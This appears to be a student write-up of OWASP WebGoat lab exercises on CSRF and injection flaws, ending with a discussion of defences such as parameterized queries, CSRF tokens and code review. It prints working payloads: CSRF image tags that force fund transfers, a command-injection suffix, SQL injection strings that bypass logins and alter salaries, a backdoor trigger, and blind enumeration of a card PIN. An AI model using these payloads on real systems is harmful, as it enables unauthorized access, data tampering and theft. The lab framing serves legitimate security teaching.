1 Injection and Cross site request forgery flaws


1.1 Injection flaws

Injection flaws are to inject harmful code into the request send to the server, and make the server execute the code. They typically make use of SQL, Perl scripts or operating system features to inject through web application to another system.

Injection flaws are very harmful because they can influence another system, which may obtain, corrupt, create or destroy the data in the system. SQL injection is a widespread form.

1.2 Cross site request forgery

Cross site request forger(CSRF or XRF), typically makes use of cookies, browser authentication or client side certificates [1] to perform a harmful action from a victim's normal actions. By redirecting the user's browser to the target, the attacker makes use of current cookies or authentication to complete his attack.



2 Injection and CSRF flaws in Webgoat

2.1 Cross Site Request Forgery (CSRF)

As the description of the task, what we need do is to trick the user to browse the web with "`&transferFunds=4000`" GET request in the URL.

A normal way as the description shows to us is to put a `1x1` image on the page. The image has the tag: `src='http://localhost:8080/webgoat/attack?transferFunds=4000'`.

When the image is loaded, the browser actually fetches the resource from the request. Hence, the attack succeeds.

The complete process is as following:

a) input "`hi`"or something else in Title.
b) add `<img src="http://localhost:8080/webgoat/attack?transferFunds=4000" width="1" height="1" />` in Message.
c) Submit.
d) Click the link in Message List to show the message
e) Refresh the page to get finished.

2.2 CSRF Prompt By-Pass

It needs to send another GET request to make the payment confirmed.

We only need to add another image with src of the second GET request.

Content of Message would be:

```
<img src="/webgoat/attack?transferFunds=4000" width="1" height="1" />
<img src="/webgoat/attack?transferFunds=CONFIRM" width="1" height="1" />
```

2.3 CSRF Token By-Pass

This task is a bit challenging, but still has the same idea of the previous tasks.

Firstly, let's take a look at the page http://localhost:8080/webgoat/attack?transferFunds=main

It contains an input box named "transferFunds" and a hidden input box named "CSRFToken". Thanks to the help of WebScrab, we can find out that the form is submitted as POST request to

http://localhost:8080/webgoat/attack?Screen=382&menu=900

We can also find out that the token is a random number which refreshes every time we reload the page.

As the description mentions, we need to read the token and append the token in a forged request in order to make the payment complete.

So our general steps are as following:

a) Read the CSRF Token in advance and save it into the form.
b) Send the forged request with CSRF Token.

To get the page, and send the request within a page, we can naturally come up with the idea of Ajax. It's easy to adopt Ajax to fetch a page, and send a POST request.

Code should be inserted into `MessageBox` is in "`CSRFToken.txt`".

2.4 Command Injection

The hint is listed as `cmd.exe /c type "Directory\AccessControl.html"`

Therefore, to inject a command, we can add `&ping www.google.com` behind the file name. With `WebScrab`, we can tamper the request sent to the webapp. Append `%22%26ping%20www.google.com`

2.5 Numeric Injection

SQL statement is `SELECT * FROM weather_data WHERE station = [station_id]`

Therefore, we can tamper the request as

`station=101%20OR%20station=102%20OR%20station=103%20OR%30station=104`

2.6 Log Spoofing

Make the username look as if a new line in the log. We can make the whole string as the `username to login: test%0D%0ALogin%20succeeded%20for%20username%3A%20admin`

`%0D%0A` is important. Because the webapp does not judge `%0A` as correct.

2.7 XPath Injection

It is a normal SQL injection method to add `PARAM OR 1 = 1` to allow selecting all columns.

However, I failed when typing `Mike' OR '1' = '1`. So an alternative approach is to add another condition to match the quote mark. The answer is: `Mike' OR 1=1 OR 'a' = 'a`

2.8 SQL Injection Stage 1: String SQL Injection

We can still use the trick `x' or 1=1 or 'a'='a` to login without correct password.

But the password input box has the limitation on the length of password. So we have to use

WebScrab to inject the code, or we can also use browser to modify HTML dom to insert longer password.

2.9 SQL Injection Stage 2: Parameterized Query #1

In `org.oawsp.webgoat.lesson.GoatHillsFinancial.Login.login(WebSession, int, string)`, it uses `"SELECT * from employee WHERE userid="+userid+" and password='"+password+"'"`.

Here, we need to use a Parameterized Query in order to avoid injection attack.

`"SELECT * from employee WHERE userid = ? AND password = ? "`. Then we can fill the SQL statement with checked input data.

2.10 SQL Injection Stage 3: Numeric SQL Injection

After login as Larry, click `ViewProfile`. The browser sends a POST request with `employee_id`. However, simple modification on `employee_id` does not work. It might be checked by the server with session.

Another way is as following to tamper the request: `101 or 1=1 order by employee_id desc`.

This SQL statement lists all the users, and then selects the one with largest id, who is Neville.

2.11 SQL Injection Stage 4: Parameterized Query #2

In `org.owasp.webgoat.lessons.SQLInjection.ViewProfile.getEmployeeProfile()`

Use Parameterized Query:

```
SELECT employee.* FROM employee, ownership WHERE employee.userid = ownership.employee_id and ownership.employer_id =? AND ownership.employee_id=?
```

2.12 String SQL Injection

```
Your Name' or 1=1 or 'a' = 'a
```

Modify Data with SQL Injection:

```
jsmith'; update salaries set salary=200000 where userid='jsmith
```

Add Data with SQL Injection: `jsmith';insert into salaries values ('hello', 1000);select * from salaries where userid='hello`

2.13 Database Backdoors

```
101;update employee set salary=1234567 where userid=101
101;create trigger mybackdoor before insert on employee for each row begin update employee set email='john@hackme.com' where userid=new.userid
```

2.14 Blind Numeric SQL Injection & Blind String SQL Injection

Numeric data can be treated as string. So we can solve the two problems at the same time. We can assume that SQL statement is `"account_number = " + account_number.`

So we can add another condition in order to find out the answer.

To get the length of the answer, we add `"AND (SELECT LENGTH(pin) FROM pins WHERE cc_number = 1111222233334444)="+i`. We enumerate `i`. When `i` is correct, the page will print "valid".

To get the correct char at the certain position, we can add `"AND (SELECT ASCII(SUBSTRING(pin, i, 1) FROM pins WHERE cc_number = 1111222233334444 =" + j`. We enumerate `i` from `1` to `len`, and enumerate `j` from `0x00` to `0xFF`. When the char at the position `i` is `j`, the page will print "valid".

We can use `XMLHttpRequest` to send the POST request and load the page.

After entering the lesson, run the code from `SQLInjection.js` on the page to get the answer.

To solve Blind String SQL injection, we only need to change pin to name and 111122223334444 to 4321432143214321. Blind Numeric SQL injection can also be finished by enumerating integer one by one. We can also use binary search to speed up our enumeration.

3 Defences against CSRF and injection flaws

Against Injection flaws[2]:

Check the script to be executed, make sure it does not contain any malicious content;
Use parameterized query to prevent from dangerous query like SQL injection;
Use privileges to prevent unauthorized scripts from executing;
Some J2EE environments allow the use of Java sandbox.

Against CSRF[3]:

Use secret validation for token to validate the request;
Use referrer validation to make sure the site is safe;
Use XMLHttpRequest to set custom HTTP Header;
Captcha, a kind of token, but really helpful and effective.

However, these defences are from the perspective of techniques. Normally, those largest websites are more potential to be attacked by hackers. These websites are developed by hundreds even thousands of engineers. We cannot rely on web security knowledge of individual engineers. From the perspective of software engineering, we need robust framework or methodology to make our webapp invulnerable.

In my opinion, there are mainly two aspects to increase the safety of webapp development. One is to increase the invulnerability of framework; the other one is to add more web security requirement in code review process.

Webapp framework like SSH, Yii or Django may get rid of CSRF or SQL injection in some degree. But inexperienced engineers may write unsafe SQL statement to operate database instead of using Active Record. One method is to build firewalls between each part of components. No engineers intend to tamper the system to make it vulnerable. Therefore, any unsafe change can cause the least threat. These firewalls may locate between users and webapp front-end, front-end and back-end, back-end and database system. They can make use of latest techniques to check the queries or data.

Code review is typically done by co-workers. Experienced engineers may help you to find out unsafe code. Nonetheless, as I mentioned, we cannot rely on individual engineers. When the code is to be checked-in, it must pass the test cases. We can add code analysis in the process. If the code cannot pass the code analysis, it cannot be checked-in. Code analysis can normally find out unsafe code that will causes XSS, SQL injection, XPath injection, potential redirect url. The toolkit CAT.NET published by Microsoft is a good code analysis ruleset under .Net framework.

[1] Jesse Burns, Cross Site Reference Forgery, An introduction to a common web application weakness, Information Security Partners. LLC. 2005

[2] OWASP, https://www.owasp.org/index.php/Injection_Flaws

[3] Adam Barth, et al. Robust Defense for Cross-site Request Forgery. CCS'08